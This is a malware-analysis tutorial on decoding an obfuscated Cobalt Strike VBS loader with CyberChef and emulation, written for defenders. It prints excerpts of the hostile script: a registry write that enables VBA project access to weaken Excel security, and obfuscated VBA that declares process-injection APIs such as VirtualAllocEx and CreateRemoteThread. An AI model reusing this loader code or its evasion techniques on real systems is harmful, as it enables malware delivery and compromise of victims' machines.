
Cobalt Strike .VBS Loader - Decoding with Advanced CyberChef and Emulation

embee-research.ghost.io/decoding-a-cobalt-strike-vba-loader-with-cyberchef/

Matthew

October 23, 2023

Last updated on Oct 25, 2023



Regular expression

Built in regexes: User defined

Regex: `Chr\(\d+\)`

✓ Case insensitive

✓ ^ and $ match at newlines

☐ Dot matches all

☐ Unicode support

☐ Astral support

☐ Display total

Output format: Highlight matches

Regular Expression + Highlight Matches

This can be used to prototype a regex and confirm that it matches the intended values.

Here the regex matches perfectly on the decimal based obfuscation.

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
"cessMemory"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lDest As LongPtr"&Chr(44)&" ByRef Source As Any"&Chr(44)&"
```

18713 95   Raw Bytes LF

```
xlmodule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION"&Chr(10)&"    hProcess As Long"&Chr(10)&"    hThread As
Long"&Chr(10)&"    dwProcessId As Long"&Chr(10)&"    dwThreadId As Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private Type STARTUPINFO"&Chr(10)&"    cb As Long"&Chr(10)&"    lpReserved As String"&Chr(10)&"
lpDesktop As String"&Chr(10)&"    lpTitle As String"& _
Chr(10)&"    dwX As Long"&Chr(10)&"    dwY As Long"&Chr(10)&"    dwXSize As Long"&Chr(10)&"    dwYSize As Long"&Chr(10)&"
dwXCountChars As Long"&Chr(10)&"    dwYCountChar"& _
"s As Long"&Chr(10)&"    dwFillAttribute As Long"&Chr(10)&"    dwFlags As Long"&Chr(10)&"    wShowWindow As Integer"&Chr(10)&"
cbReserved2 As Integer"&Chr(10)&"    lpRe"& _
"served2 As Long"&Chr(10)&"    hStdInput As Long"&Chr(10)&"    hStdOutput As Long"&Chr(10)&"    hStdError As Long"&Chr(10)&"End
Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 Then"&Chr(10)& _
"    Private Declare PtrSafe Function CreateStuff Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRemoteThread"&Chr(34)&"
"&Chr(40)&"ByVal hProcess As Long"&Chr(44)& _
" ByVal lpThreadAttributes As Long"&Chr(44)&" ByVal dwStackSize As Long"&Chr(44)&" ByVal lpStartAddress As LongPtr"&Chr(44)&"
lpParameter As Long"&Chr(44)&" ByVal d"& _
"wCreationFlags As Long"&Chr(44)&" lpThreadID As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function AllocStuff
Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
Chr(34)&"VirtualAllocEx"&Chr(34)&" "&Chr(40)&"ByVal hProcess As Long"&Chr(44)&" ByVal lpAddr As Long"&Chr(44)&" ByVal lSize As
Long"&Chr(44)&" ByVal flAllocationType As Long"& _
Chr(44)&" ByVal flProtect As Long"&Chr(41)&" As LongPtr"&Chr(10)&"    Private Declare PtrSafe Function WriteStuff Lib
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
```

Demonstrating how to manually decode a complex .vbs script used to load Cobalt Strike shellcode into memory.

The referenced script implements heavy text-based obfuscation. We can defeat this obfuscation by utilising CyberChef and Regex.

Post obfuscation, we will identify some "malformed" shellcode which we will manually fix, before emulating with the SpeakEasy emulator.

Hash: `e8710133491bdf0b0d1a2e3d9a2dbbf0d58e0dbb0e0f7c65acef4f788128e1e4`

Sample Link on Malware Bazaar

TLDR:

- Identifying functionality and obfuscation types
- Removing basic obfuscation with Regex and Text Editor
- Removing advanced obfuscation using Regex, CyberChef and Subsections
- Identifying shellcode and fixing negative byte values (Python or CyberChef)


- Validation and Emulation using Speakeasy.

Initial Analysis

The script can be saved and unzipped using the password `infected`. From here we can open the file directly using a text editor like notepad++.

Upon opening, we can see that the script references some Excel objects, as well as `Wscript.Shell`, which is commonly used to execute .vbs scripts.

> At this stage I will jump to the assumption that Excel is being leveraged to execute code using Wscript. I will avoid analysing the Excel/Wscript component and jump straight to decoding the obfuscated command/code.


Script uses Excel Add-ins to run vbs content.
vbs content is obfuscated and contained here

```
1
2   Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule
3
4   Set objExcel = CreateObject("Excel.Application")
5   objExcel.Visible = False
6
7   Set WshShell = CreateObject("Wscript.Shell")
8
9   function RegExists(regKey)
10      on error resume next
11      WshShell.RegRead regKey
12      RegExists = (Err.number = 0)
13  end function
14
15  ' Get the old AccessVBOM value
16  RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
17
18  if RegExists(RegPath) then
19      action = WshShell.RegRead(RegPath)
20  else
21      action = ""
22  end if
23
24  ' Weaken the target
25  WshShell.RegWrite RegPath, 1, "REG_DWORD"
26
27  ' Run the macro
28  Set objWorkbook = objExcel.Workbooks.Add()
29  Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
30  xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&"    hPro"&"cess As "&"Long"&Chr(10)&"    hThr"&"ead As L"&"ong"&Chr(10)&"    dwPr"&"ocessId "&"As L
31  "End Type"&Chr(10)&Chr(10)&"Private "&"Type STA"&"RTUPINFO"&Chr(10)&"    cb A"&"s Long"&Chr(10)&"    lpRe"&"served A"&"s String"&Chr(10)&"    lpDe"&"sktop As"&" String"&Chr(10)&"    lpTi
32  Chr(10)&"    dwX "&"As Long"&Chr(10)&"    dwY "&"As Long"&Chr(10)&"    dwXS"&"ize As L"&"ong"&Chr(10)&"    dwYS"&"ize As L"&"ong"&Chr(10)&"    dwXC"&"ountChar"&"s As Lon"&"g"&Chr(10)&"
33  "s As Lon"&"g"&Chr(10)&"    dwFi"&"llAttrib"&"ute As L"&"ong"&Chr(10)&"    dwFl"&"ags As L"&"ong"&Chr(10)&"    wSho"&"wWindow "&"As Integ"&"er"&Chr(10)&"    cbRe"&"served2 "&"As Integ"&"
34  "served2 "&"As Long"&Chr(10)&"    hStd"&"Input As"&" Long"&Chr(10)&"    hStd"&"Output A"&"s Long"&Chr(10)&"    hStd"&"Error As"&" Long"&Chr(10)&"End Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA
35  "    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Cre"&"ateStuff"&" Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRe"&"moteThre"&"ad"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A
36  " ByVal l"&"pThreadA"&"ttribute"&"s As Lon"&"g"&Chr(44)&" ByVal d"&"wStackSi"&"ze As Lo"&"ng"&Chr(44)&" ByVal l"&"pStartAd"&"dress As"&" LongPtr"&Chr(44)&" lpParam"&"eter As "&"Long"&Chr
37  "wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpThrea"&"dID As L"&"ong"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion All"&"ocStuff "&"Lib "&Chr(34)&"kern
38  Chr(34)&"VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"pAddr As"&" Long"&Chr(44)&" ByVal l"&"Size As "&"Long"&Chr(44)&" ByVal f"&"lAllocat"&"i
39  Chr(44)&" ByVal f"&"lProtect"&" As Long"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Wri"&"teStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Ch
40  "cessMemo"&"ry"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"Dest As "&"LongPtr"&Chr(44)&" ByRef S"&"ource As"&" Any"&Chr(44)&" ByVal L"&"ength As"&" Long"&Chr(
41  "engthWro"&"te As Lo"&"ngPtr"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Run"&"Stuff Li"&"b "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"Create
42  " "&Chr(40)&"ByVal lp"&"Applicat"&"ionName "&"As Strin"&"g"&Chr(44)&" ByVal l"&"pCommand"&"Line As "&"String"&Chr(44)&" lpProce"&"ssAttrib"&"utes As "&"Any"&Chr(44)&" lpThrea"&"dAttribu"
43  Chr(44)&" ByVal b"&"InheritH"&"andles A"&"s Long"&Chr(44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpEnvir"&"onment A"&"s Any"&Chr(44)&" ByVal l"&"pCurrent"&"Director"&"y As S
44  " lpStart"&"upInfo A"&"s STARTU"&"PINFO"&Chr(44)&" lpProce"&"ssInform"&"ation As"&" PROCESS"&"_INFORMA"&"TION"&Chr(41)&" As Long"&Chr(10)&Chr(35)&"Else"&Chr(10)&"    Priv"&"ate Decl"&"ar
45  "ateStuff"&" Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRe"&"moteThre"&"ad"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"pThreadA"&"ttribute"&"s
46  " ByVal d"&"wStackSi"&"ze As Lo"&"ng"&Chr(44)&" ByVal l"&"pStartAd"&"dress As"&" Long"&Chr(44)&" lpParam"&"eter As "&"Long"&Chr(44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lp
47  "ong"&Chr(41)&" As Long"&Chr(10)&"    Priv"&"ate Decl"&"are Func"&"tion All"&"ocStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal
```

We can assume that the initial piece of the code is leveraging Excel and Wscript to run a vbs script that has been obfuscated.


Overview of Obfuscation Techniques

So let's move on to the obfuscated part starting on line 30.


Here we can see two main forms of obfuscation. This obfuscation is similar to one that i've spoken about for Dcrat.

1. The script is broken up into lots of small strings, eg "hello world" would be `"hello"&"world"`
2. The script utilises decimal encoded values that are decoded using `Chr`. For example, "Hello World" could be `"Hell"&Chr(111)&"World"`. Where the "o" has been converted to it's decimal value of `111` (You can look at an ascii table to see where these values come from)

3. Each line ends with an underscore _. This isn't obfuscation but will still need to be removed to clean up the script.


1. Script is split into lots of small strings
2. Some characters are decimal encoded
3. Each Line ends with an underscore, representing a new line in visual basic. These will need to be removed.

```
' Weaken the targe
WshShell.RegWrite

' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&"    hPro"&"cess As "&"Long"&Chr(10)&"    hThr"&"ead As L"&"ong"&Chr(10)&"    dwPr"&
"End Type"&Chr(10)&Chr(10)&"Private "&"Type STA"&"RTUPINFO"&Chr(10)&"    cb A"&"s Long"&Chr(10)&"    lpRe"&"served A"&"s String"&Chr(10)&"    lpDe"&"sktop As"&" String"&C
Chr(10)&"    dwX "&"As Long"&Chr(10)&"    dwY "&"As Long"&Chr(10)&"    dwXS"&"ize As L"&"ong"&Chr(10)&"    dwYS"&"ize As L"&"ong"&Chr(10)&"    dwXC"&"ountChar"&"s As Lon"
"s As Lon"&"g"&Chr(10)&"    dwFi"&"llAttrib"&"ute As L"&"ong"&Chr(10)&"    dwFl"&"ags As L"&"ong"&Chr(10)&"    wSho"&"wWindow "&"As Integ"&"er"&Chr(10)&"    cbRe"&"served
"served2 "&"As Long"&Chr(10)&"    hStd"&"Input As"&" Long"&Chr(10)&"    hStd"&"Output A"&"s Long"&Chr(10)&"    hStd"&"Error As"&" Long"&Chr(10)&"End Type"&Chr(10)&Chr(10)
"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Cre"&"ateStuff"&" Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRe"&"moteThre"&"ad"&Chr(34)&" "&Chr(40)&"ByV
" ByVal l"&"pThreadA"&"ttribute"&"s As Lon"&"g"&Chr(44)&" ByVal d"&"wStackSi"&"ze As Lo"&"ng"&Chr(44)&" ByVal l"&"pStartAd"&"dress As"&" LongPtr"&Chr(44)&" lpParam"&"eter
"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpThrea"&"dID As L"&"ong"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion All"&"ocStuff "&"Lib
Chr(34)&"VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"pAddr As"&" Long"&Chr(44)&" ByVal l"&"Size As "&"Long"&Chr(44)&" ByVal
Chr(44)&" ByVal f"&"lProtect"&" As Long"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Wri"&"teStuff "&"Lib "&Chr(34)&"kernel32"&Chr(
"cessMemo"&"ry"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"Dest As "&"LongPtr"&Chr(44)&" ByRef S"&"ource As"&" Any"&Chr(44)&" ByVal L"&"ength
"engthWro"&"te As Lo"&"ngPtr"&Chr(41)&" As Long"&"Ptr"&Chr(10)&"    Priv"&"ate Decl"&"are PtrS"&"afe Func"&"tion Run"&"Stuff Li"&"b "&Chr(34)&"kernel32"&Chr(34)&" Alias "
" "&Chr(40)&"ByVal lp"&"Applicat"&"ionName "&"As Strin"&"g"&Chr(44)&" ByVal l"&"pCommand"&"Line As "&"String"&Chr(44)&" lpProce"&"ssAttrib"&"utes As "&"Any"&Chr(44)&" lpT
Chr(44)&" ByVal b"&"InheritH"&"andles A"&"s Long"&Chr(44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpEnvir"&"onment A"&"s Any"&Chr(44)&" ByVal l"&"pCurrent"&"D
" lpStart"&"upInfo A"&"s STARTU"&"PINFO"&Chr(44)&" lpProce"&"ssInform"&"ation As"&" PROCESS"&"_INFORMA"&"TION"&Chr(41)&" As Long"&Chr(10)&Chr(35)&"Else"&Chr(10)&"    Priv
"ateStuff"&" Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreateRe"&"moteThre"&"ad"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"&"pThreadA
" ByVal d"&"wStackSi"&"ze As Lo"&"ng"&Chr(44)&" ByVal l"&"pStartAd"&"dress As"&" Long"&Chr(44)&" lpParam"&"eter As "&"Long"&Chr(44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Lo
"ong"&Chr(41)&" As Long"&Chr(10)&"    Priv"&"ate Decl"&"are Func"&"tion All"&"ocStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"VirtualA"&"llocEx"&Chr(34)&" "
"s Long"&Chr(44)&" ByVal l"&"pAddr As"&" Long"&Chr(44)&" ByVal l"&"Size As "&"Long"&Chr(44)&" ByVal f"&"lAllocat"&"ionType "&"As Long"&Chr(44)&" ByVal f"&"lProtect"&" As
"    Priv"&"ate Decl"&"are Func"&"tion Wri"&"teStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"&"cessMemo"&"ry"&Chr(34)&" "&Chr(40)&"ByVal hP"&"roce
```




```
 As L"&"ong"&Chr(10)&"    dwPr"&"ocessId "&"As Long"&Chr(10)&"    dwTh"&"readId A"&"s Long"&Chr(10)& _
    lpDe"&"sktop As"&" String"&Chr(10)&"    lpTi"&"tle As S"&"tring"& _
'    dwXC"&"ountChar"&"s As Lon"&"g"&Chr(10)&"    dwYC"&"ountChar"& _
"er"&Chr(10)&"    cbRe"&"served2 "&"As Integ"&"er"&Chr(10)&"    lpRe"& _
(10)&"End Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 "&"Then"&Chr(10)& _
"&"ad"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)& _
ngPtr"&Chr(44)&" lpParam"&"eter As "&"Long"&Chr(44)&" ByVal d"& _
unc"&"tion All"&"ocStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
ze As "&"Long"&Chr(44)&" ByVal f"&"lAllocat"&"ionType "&"As Long"& _
&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
Any"&Chr(44)&" ByVal L"&"ength As"&" Long"&Chr(44)&" ByVal L"& _
4)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreatePr"&"ocessA"&Chr(34)& _
&"utes As "&"Any"&Chr(44)&" lpThrea"&"dAttribu"&"tes As A"&"ny"& _
hr(44)&" ByVal l"&"pCurrent"&"Director"&"y As Str"&"ing"&Chr(44)& _
hr(35)&"Else"&Chr(10)&"    Priv"&"ate Decl"&"are Func"&"tion Cre"& _
g"&Chr(44)&" ByVal l"&"pThreadA"&"ttribute"&"s As Lon"&"g"&Chr(44)& _
 d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpThrea"&"dID As L"& _
&"VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal hP"&"rocess A"& _
44)&" ByVal f"&"lProtect"&" As Long"&Chr(41)&" As Long"&Chr(10)& _
4)&" "&Chr(40)&"ByVal hP"&"rocess A"&"s Long"&Chr(44)&" ByVal l"& _
Chr(41)&" As Long"&Chr(10)&"    Priv"&"ate Decl"&"are Func"&"tion Run"& _
trin"&"g"&Chr(44)&" ByVal l"&"pCommand"&"Line As "&"String"&Chr(44)& _
